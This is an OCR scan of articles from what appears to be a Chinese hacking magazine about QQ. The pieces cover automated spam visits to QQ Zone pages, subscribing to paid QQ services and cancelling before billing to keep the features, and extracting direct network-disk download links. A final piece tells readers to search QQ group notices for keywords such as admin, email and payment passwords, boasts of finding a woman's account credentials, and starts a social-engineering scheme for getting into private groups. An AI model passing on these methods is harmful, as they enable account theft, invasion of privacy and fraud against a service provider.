


图13

入刚才筛选的QQ号，点击添加，导入成功，如图10、图11。




图11

点选“循环”，再选“每个空间只踩一次”，设置成功，如图12。再在“发表内容”中输入你想发表的的内容，这个就靠大家自己发挥了，当然也可以使用软件本身自带的例子，不过还是建议自己变一下，接下来输入验证码就可以踩了。你可以留言也可以回复日志，留言的话直接点留言就行，回复日志需要先读取日志列表，然后选择一篇日志再点“回复日志”就行了。 这就是我说的投之以李，报之以桃的方法，经过测试，这种方法绝对好使，人气猛增，没几天花藤指数就达到了200（以前才十几），如图13。照这样下去，根据前些天X档案上介绍的方法领取的五级花也快结果了。小菜们，还等什么呀，为了我们的空间，为了我们的小花花茁壮成长，快开始吧！

（本文所涉及到的QQ空间小秘书已收录到光盘中）

免费享受QQ收费服务

fsfox

1．自定义头像




图1

这个是我在用手机申请QQ会员时无意发现的。当时我申请后，收到到这样的一条短信，说将在72小时后开始计费。这么说，我们只要在72小时内关闭服务，不就不会扣钱了吗？那么这72小时对我们有什么用呢？还记得以前x档案介绍过的QQ自定义头像吗？我们只需先申请会员，然后在这72小时内将头像上传上去，再关掉服务，然后再到QQ硬盘里激活头像，不就可以自定义头像了吗？




图2

2．免费建4个群和设置QQ炫铃

由于会员期间建的4个群和设置QQ炫铃，退订后，这些功能都不会消失。所以也可用上面的方法免费享受这两种服务。

3．免费获取下载路径

获取网络硬盘下载路径的方法在很久以前的黑客x档案上就介绍过，当时，我用那种方法试

了一下，发现要会员才能在线播放音乐文件。那怎么办呢？还是前面的那种思想，我们先用手机申请会员，再等两个小时后打开网络硬盘（这个功能要2小时后才能使用，不过腾讯72小时后才扣钱，我们有的是时间），将要获取下载路径的文件后缀改成mp3、wav、rm等音乐格式后缀，再右击点击“在线播放”，随后会打开Windows Media Player，并提示错误（图1）。不用管它，点击关闭。

在右下角处右击那个播放错误的文件，点击属性（图2），会弹出一个的窗口（图3），使用浏览器访问窗口中的网址：http://219.134.128.56/qd_data/d537280022e3587084630341578906.asx，再查看源文件即可找到文件的下载路径




图3

```
<ASX VERSION="3.0">
<ENTRY>
<ref href =
"http://58.60.9.140/cgi-bin/dl/544F7041B1713E4958A43A002215F8F984D6E7A6FD34BDA2A79B9EC4D969EE0548D606F501489DEC1F8FF0E161B84B4F41F0A1EF4043585886CC821EDDC44AB2386B2BE14E6E71B1E67751D98AB43179802C43D926706443321E/qqfish.mp3" />
</ENTRY>
</asx>
```

值得注意的是，上面那个网址中的qqfish.mp3不论修改成什么文件名（网络硬盘中的文件名不能修改，不然会下载不到），下载后的文件都一样，只是文件名不同罢了。由此可知“/544F70 41B1713……706443321E/”并不是目录，而是一个参数而已。这个下载路径会员退订后可以维持大约七天（这个和交20元开通512M网络硬盘获取下载路径一样）。

4．黄钻式的相册上传

同样先使用手机申请黄钻服务，因为申请黄钻与申请会员有点不同，申请后腾讯不会跟你说将在72小时后开始计费，所以最好申请后应马上打10086退订。退订后黄钻还能维持相当长的一段时间，趁这个时间上传相片就可以了。值得注意的是，虽说我们没有扣钱，但qq空间中消费一栏还是会加分的哦（图4）。





图4

5．会员黄钻等开通退订方法

开通会员黄钻可到http://paycenter.qq.com/cgi-bin/showopenservice.cgi?service_type=club，退订方法则是打10086，根据提示退订所有梦网服务。



QQ群黑客也疯狂

lizaib

经常看黑客X档案的叉子差不多把QQ玩了一个底朝天吧，至于盗号、QQ秀、QQ空间之类的应该都不在话下了，那么大家是否知道QQ群也能用来入侵网站、盗取隐私资料（邮箱、博客、银行卡信息、内部交流信息）呢？当然，社会工程学在这方面也发挥了极大的作用！

QQ群的黑客入门很简单，相信叉子们一看就会，主要就是利用了QQ提供的QQ群搜索功能。现在有许多叉子都喜欢在QQ群聊黑客技术、论坛管理员通过QQ群讨论管理、毕业的同学则会通过QQ群聚在一起谈论生活……他们为了方便自已人，会在群公告信息栏放上内部VIP密码、论坛密码、同学录密码……所以，我们可以通过构造特殊的关键字来搜索这些敏感的信息。




图1




图2

一、一秒钟的闪电入侵

叉子们都知道使用注入工具最终的结果是猜解得到管理密码，有了密码就能够登录后台更改数据了。不过呢，第一步就是想想要如何构造那些搜索密码的关键字。以下是我为各位叉子准备的一些比较好用的搜索关键字：登录密码、管理密码、后台密码、邮箱密码、淘宝密码、同学录密码、博客密码、支付密码、51密码，如图1。

来看看我们入侵的结果，找到一个漂亮MM的51空间，还有很多电子邮箱与网站密码呢，如图2。

二、社会工程学攻击

不要以为QQ群只是用来瞎聊的，用处可大了，黑客们会聚在QQ群讨论最新的攻击技术、炒股票的会有一帮行家讨论百万元的投资、培训中心会以QQ群作为网络教育平台讲解课程、软件群、音乐群、字幕组会散布最新的0day资源……叉子

们可以发挥自己的想象力，如果能够蒙混进入他们的内部群，就不需要交钱、不需要相关技术，内部的东西都唾手可得了。一般的思路是，先找到你想进入的QQ群，比如可以搜索关键字“黑防VIP”，如图3。

